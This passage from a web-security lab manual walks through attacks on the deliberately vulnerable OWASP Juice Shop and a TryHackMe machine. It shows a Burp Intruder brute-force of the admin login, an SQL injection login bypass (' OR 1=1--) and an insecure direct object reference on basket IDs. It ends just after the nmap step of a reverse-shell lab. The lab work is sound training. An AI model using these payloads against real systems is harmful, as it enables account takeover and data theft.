
Then, navigate to the email parameter of the request we captured on this page. Input the following for the email value:

admin@juice-sh.op

This is the administrator's email. We will be attempting to guess the password for this account. Then, for the password parameter, remove any values and input two icons beside each other in this field so that it looks like

the screenshot above.

Finally, navigate to the Payloads page. Click on Load beside Payloads, which will allow us to load a .txt file full of passwords to guess against the admin's email. We will use the "default_pass_for_services_unhash.txt" which is located in "/usr/share/wordlists/metasploit". Select this file. This will import the file.



Task 5:

Navigate back to the Target tab and click Start Attack on the right.

A new window will popup and the attack will begin. It may take a while to get the correct password. Click on the dropdown menu at the top of this new

screen and select filter 2xx. This will show us when one of the passwords returns a 200 result, indicating it is the correct password.

Intruder attack1

Attack	Save	Columns						
Results	Target	Positions	Payloads	Options				
Filter: Showing all items								
Request ^	Payload		Status	Error	Timeout	Length	Comment	
106	test		401			362		
107	extendnet		401			362		
99	admin123		200			1174		
108	ironport		401			362		
109	lp		401			362		
110	1111		401			362		
111	PASS		401			362		
112	ro		401			362		
113	Ascend		401			362		
114	_Cisco		401			362		
115	MAIL		401			362		
116	citcom		401			362		

Request	Response							
Pretty	Raw	\n	Actions ▾					
5	Accept-Language:	en-US,en;q=0.5						
6	Accept-Encoding:	gzip, deflate						
7	Content-Type:	application/json						
8	Content-Length:	51						
9	Origin:	http://192.168.1.206:3000						
10	Connection:	close						
11	Referer:	http://192.168.1.206:3000/						
12	Cookie:	language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; continueCode						
13								
14	{							
	"email": "admin@juice-sh.op",							
	"password": "admin123"							

The screenshot shows a burp suite interface for an 'Intruder attack1'. The 'Results' tab is selected. A table lists various requests with their status codes. The row where the password 'admin123' was used has a status code of '200', which is highlighted with a red box. Below the table, the raw request and response are shown. The request is a POST to 'http://192.168.1.206:3000/' with a JSON payload containing 'email' and 'password' fields. The response shows the successful '200' status code.

Lab 39. Broken Access Control

Lab Objective:

Learn how to conduct a manual SQL injection attack.

Lab Purpose:

The intruder feature of Burp Suite is used to automate customized attacks against web applications. It can be configured to work in several different ways, and can be used to perform a huge range of tasks.

Lab Tool:

Kali Linux or Windows

Lab Topology:

You can use a Windows machine or Kali Linux in a VM for this lab.

Lab Walkthrough:

Task 1:

As always, you should only use this tool against a site with permission from the owner. We will be using this tool against OWASP Juice Shop, which we will run on a separate local VM. This is a shop designed to be vulnerable so you can practice hacking on it. It can be downloaded from the following link:

<https://owasp.org/www-project-juice-shop/>

In this lab, we need another machine to run “OWASP Juice Shop”. You can find a prebuilt version of Ubuntu Server 20.04 image on <https://www.osboxes.org/ubuntu-server/> for this purpose. Download and import it to your virtualization platform and run.



In our system, the IP address of Ubuntu VM is 192.168.1.206. You have to learn yours.

In Kali Linux, login to Ubuntu machine via SSH. Then, type these commands in a terminal as regular user:

```
git clone https://github.com/bkimminich/juice-shop.git
cd juice-shop
sudo apt install npm
npm install (This step takes long time. So be patient.)
npm start
```


```
osboxes@osboxes:~/juice-shop$ npm start
> juice-shop@12.6.1 start /home/osboxes/juice-shop
> node app

info: All dependencies in ./package.json are satisfied (OK)
info: Chatbot training data botDefaultTrainingData.json validated (OK)
info: Detected Node.js version v10.19.0 (OK)
info: Detected OS linux (OK)
info: Detected CPU x64 (OK)
info: Configuration default validated (OK)
info: Required file index.html is present (OK)
info: Required file styles.css is present (OK)
info: Required file main-es2018.js is present (OK)
info: Required file tutorial-es2018.js is present (OK)
info: Required file polyfills-es2018.js is present (OK)
info: Required file runtime-es2018.js is present (OK)
info: Required file vendor-es2018.js is present (OK)
info: Required file tutorial-es5.js is present (OK)
info: Required file main-es5.js is present (OK)
info: Required file polyfills-es5.js is present (OK)
info: Required file runtime-es5.js is present (OK)
info: Required file vendor-es5.js is present (OK)
info: Port 3000 is available (OK)
info: Server listening on port 3000      http://serverIP:3000
```

Task 2:

Once Juice Shop is running, type the `http://serverIP:3000` address into your browser to access the shop. Once there, head to the login screen. For this lab, we will be attempting to login as the admin.

Open Burp Suite and have “Intercept On”. Then, fill in some random value for both “email” and “password”, and press login. Go to Burp Suite and ensure you have captured the resulting request.



The screenshot shows the Burp Suite interface on the left and the OWASP Juice Shop login page on the right.

Burp Suite Request:

- Request to `http://192.168.1.206:3000`
- Forward button (1)
- Drop button
- Intercept is on
- Pretty tab (selected)
- Raw tab
- In tab
- Actions dropdown

```

1 POST /rest/user/login HTTP/1.1
2 Host: 192.168.1.206:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US, en; q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json
8 Content-Length: 47
9 Origin: http://192.168.1.206:3000
10 Connection: close
11 Referer: http://192.168.1.206:3000/
12 Cookie: language=en; cookieconsent_status=dismiss;
13
14 {
    "email": "user@example.com",
    "password": "12345"
}
  
```

OWASP Juice Shop Login Page:

- Email field: `user@example.com` (marked with red arrow 1)
- Password field: `12345` (marked with red arrow 2)
- Forgot your password?
- Log in button
- Remember me checkbox
- Not yet a customer?

Task 3:

In the captured request, go the the email parameter and remove the value you input previously. Instead, type the following:

' or 1=--

Click the Forward button until the email and password fields appear on the “Burp Suite” page.

Task 4:

Let's break down what this line of code does.

The ' character will break out of the commas and close the brackets in the SQL query. OR in an SQL statement will return TRUE if either side of it is TRUE. Since 1=1 is always true, this whole statement will always return as true. The -- character is used to comment out data in SQL, so any possible restrictions on the login placed after this character will be commented out and will not affect our login.

The terminal window shows three lines of SQL code:

```
SELECT * FROM userstable WHERE email = 'user@example.com' AND password='12345';
SELECT * FROM userstable WHERE email = '' OR 1=1 --' AND password='12345';
SELECT * FROM userstable WHERE email = '' OR 1=1
```

The first line is standard. The second line has the email field set to an empty string followed by an OR condition where 1 equals 1, which is treated as a comment line. The third line is a standard SELECT statement.

Below the terminal, a Burp Suite capture shows a POST request with the JSON payload:

```
10 Connection: close
11 Referer: http://192.168.1.206:3000/
12 Cookie: language=en; cookietest=15w0
13
14 {
15     "email": "' OR 1=1--",
16     "password": "12345"
17 }
```


A yellow callout box highlights the JSON payload, specifically the email field value.


This will then let the server know that the email is valid and log us into the user id 0, which is the “admin” account.

When you have the code above, input it into the email parameter, and forward the request.

Task 5:

Turn Intercept off in Burp Suite and return to the Juice Shop application. You will find that we are now logged in as the administrator.





Lab 40. Broken Access Control

Lab Objective:

Learn how to take advantage of a broken access control vulnerability in a website.

Lab Purpose:

Broken access control is when a user can view other users' information, perform unauthorized information disclosure, modify or destroy all data, or perform a business function outside of the limits of the user. More information can be found here: https://owasp.org/www-project-top-ten/2017/A5_2017-Broken_Access_Control

Lab Tool:

Kali Linux or Windows

Lab Topology:

You can use a Windows machine or Kali Linux in a VM for this lab.

Lab Walkthrough:

Task 1:

As always, you should only use this tool against a site with permission from the owner. We will be using this tool against OWASP Juice Shop, which we will run on a separate local VM. This is a shop designed to be vulnerable so you can practice hacking on it. It can be downloaded from the following link:

<https://owasp.org/www-project-juice-shop/>

In this lab we need another machine to run “OWASP Juice Shop”. You can find a prebuilt version of Ubuntu Server 20.04 image on <https://www.osboxes.org/ubuntu-server/> for this purpose. Download and

import it to your virtualization platform and run.



In our system, the IP address of Ubuntu VM is 192.168.1.206. You have to learn yours.

In Kali Linux, login to Ubuntu machine via SSH. Then type these commands in a terminal as regular user:

```
git clone https://github.com/bkimminich/juice-shop.git
cd juice-shop
sudo apt install npm
npm install (This step takes long time. So be patient.)
npm start
```


```
osboxes@osboxes:~/juice-shop$ npm start
> juice-shop@12.6.1 start /home/osboxes/juice-shop
> node app

info: All dependencies in ./package.json are satisfied (OK)
info: Chatbot training data botDefaultTrainingData.json validated (OK)
info: Detected Node.js version v10.19.0 (OK)
info: Detected OS linux (OK)
info: Detected CPU x64 (OK)
info: Configuration default validated (OK)
info: Required file index.html is present (OK)
info: Required file styles.css is present (OK)
info: Required file main-es2018.js is present (OK)
info: Required file tutorial-es2018.js is present (OK)
info: Required file polyfills-es2018.js is present (OK)
info: Required file runtime-es2018.js is present (OK)
info: Required file vendor-es2018.js is present (OK)
info: Required file tutorial-es5.js is present (OK)
info: Required file main-es5.js is present (OK)
info: Required file polyfills-es5.js is present (OK)
info: Required file runtime-es5.js is present (OK)
info: Required file vendor-es5.js is present (OK)
info: Port 3000 is available (OK)
info: Server listening on port 3000      http://serverIP:3000
```


Once Juice Shop is running, type the local IP address into your browser to access the shop. For this lab, we will be attempting to view another user's basket without being logged in as that user.

Task 2:

To begin this lab, first login as the admin. If you are unsure how to do this, look at the manual SQL injection lab and you will find instructions there. Once logged in as the admin, open Burp Suite and ensure Intercept is turned off.



Then, click on the basket in the Juice Shop. Be sure your basket has no item. Empty your basket if there's any item you can see in there.



Task 3:

Return to main page, then turn intercept mode on in Burp Suite. Then, click on the basket in the Juice Shop again. Forward the requests until you find the request beginning with the following:

GET /rest/basket/**Nan**

This request is loading the contents of our “admin” basket to display to us.

The screenshot shows a NetworkMiner interface with a blue border. At the top, there are buttons for 'Forward', 'Drop', 'Intercept is on' (which is highlighted in blue), 'Action', and 'Open Browser'. Below these are tabs for 'Pretty', 'Raw' (which is selected and highlighted in blue), 'In', and 'Actions'. The main area displays a log entry with the following details:

```
1 GET /rest/basket/NaN HTTP/1.1
2 Host: 192.168.1.206:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: application/json, text/*
5 Accept-Language: en-US
6 Accept-Encoding: gzip, deflate
7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiLCJ4IjoiOTIuMTY4LjEuMTIzIiwicGFzc3dvcmUiOiIjZG1pbjI6MDAiLCJkZWxldGVkIjoxNjQwOTMxM2TzC4ad0TtF8Connection: close
9 Referer: http://192.168.1.206:3000
10 Cookie: language=en; _5wOojDeg730nz05aB4Z8E=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiLCJ4IjoiOTIuMTY4LjEuMTIzIiwicGFzc3dvcmQiOiIwMTkyIiwidHlwZSI6eyJpZCI6MSwidXNlcm5hbWUiOiJhZG1pbjI6fAIIsamJBBeVaUBetdismiss: continue
```


A red box highlights the 'NaN' part of the URL 'GET /rest/basket/NaN'. A red arrow points from the text above to this red box, indicating that changing this value will allow us to view another user's basket.

We can view another user’s basket by changing the NaN at the end of the /basket line to 1:

```
GET /rest/basket/1
```

Once this is done, forward the rest of the requests. Then, turn Intercept off and return to the Juice Shop site. You will find that our basket contents have changed, as we are now viewing the contents of user 1’s basket.

Your Basket (admin@juice-sh.op)

	Apple Juice (1000ml)	<input type="checkbox"/> 2	<input checked="" type="checkbox"/>	1.99¤	
	Orange Juice (1000ml)	<input type="checkbox"/> 3	<input checked="" type="checkbox"/>	2.99¤	
	Eggfruit Juice (500ml)	<input type="checkbox"/> 1	<input checked="" type="checkbox"/>	8.99¤	

GET /rest/basket/1 Total Price: 21.94¤

 **Checkout**

You will gain 1 Bonus Points from this order!

Let's try to change to another user's basket:

GET /rest/basket/2

Once this is done, forward the rest of the requests. Then, turn Intercept off and return to the Juice Shop site. You will find that our basket contents have changed, as we are now viewing the contents of user 2's basket.

Your Basket (admin@juice-sh.op)



Raspberry Juice
(1000ml)

- 2 +

4.99€



[GET /rest/basket/2](#)

Total Price: 9.98€

Checkout

You will gain 0 Bonus Points from this order!

You successfully solved a challenge: View Basket (View another user's shopping basket.)

Lab 41. Getting a Reverse Shell on a Server through a File Upload

Lab Objective:

Learn how to get a reverse shell on a vulnerable server through a file upload.

Lab Purpose:

A shell account is a user account on a remote server. This user account will usually give the user access to a shell via a command-line interface protocol such as telnet or SSH. Getting a shell on a server is usually the first main goal of an attacker when they are looking to hack into a server. From this position, they can navigate around your server and escalate their privileges to take over the server entirely.

Lab Tool:

Kali Linux

Lab Topology:

You can use a Windows machine or Kali Linux in a VM for this lab.

Lab Walkthrough:


Task 1:

We will be conducting this attack against a TryHackMe server. This server is designed to be vulnerable so that this technique can be practiced. We can access the server with a free subscription.


First, open a terminal screen in your Kali machine. Make sure you have OpenVPN installed:

```
sudo apt update  
sudo upgrade openvpn
```

Login to tryhackme.com site with your own credentials. Create a free account if needed.



After successful login, you will be redirected to the page displaying OpenVPN client information.




By following the steps shown in the figure above, go up to step 3 and download the OpenVPN client config (clientname.ovpn) file to the your Kali machine. Go to the location where you downloaded the file and run this command in terminal:

```
sudo openvpn clientname.ovpn
```

Upon successful connection, follow steps 4 and 5 as shown in the above figure. The IP address here is your address on the client side, and we will use this information later. Write it down.

Open another browser tab in Kali then navigate to:
<https://tryhackme.com/room/rrootme>

On this page, scroll down until you see the “Join Room” button. Click it. On the next page, click the “Start Machine” button under Task 1 to start the Lab.



By default, you have 1 hour to finish all tasks in that lab. However, if necessary, you can request additional time by clicking the “Add 1 hour” button at the top of the page.



The IP address shown in the picture above belongs to our targeted victim machine. Write this down too, we will reference it often.

Task 2:

After starting the lab, let's open a new browser tab in Kali and write the IP address of the target machine here; which is 10.10.54.248 in this instance. The goal of this lab is to get a shell on this machine.

root@rootme:~#

Can you root me?

The first step to any hack like this is to discover which ports are open using nmap. To do this, type the following into a terminal:

```
nmap -sV 10.10.54.248
```

```
(root㉿kali)-[~]
# nmap 10.10.54.248
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-29 18:33 EDT
Nmap scan report for 10.10.54.248
Host is up (0.12s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
Nmap done: 1 IP address (1 host up) scanned in 2.48 seconds
```

We can see that there are two ports open, 22 and 80. There is nothing particularly interesting here so we will move on to the next step of enumeration

Task 3:

The next step is to use the gobuster tool to enumerate the webserver for any interesting/hidden directories and URLs. To do this, open a terminal as root user and type the following:

```
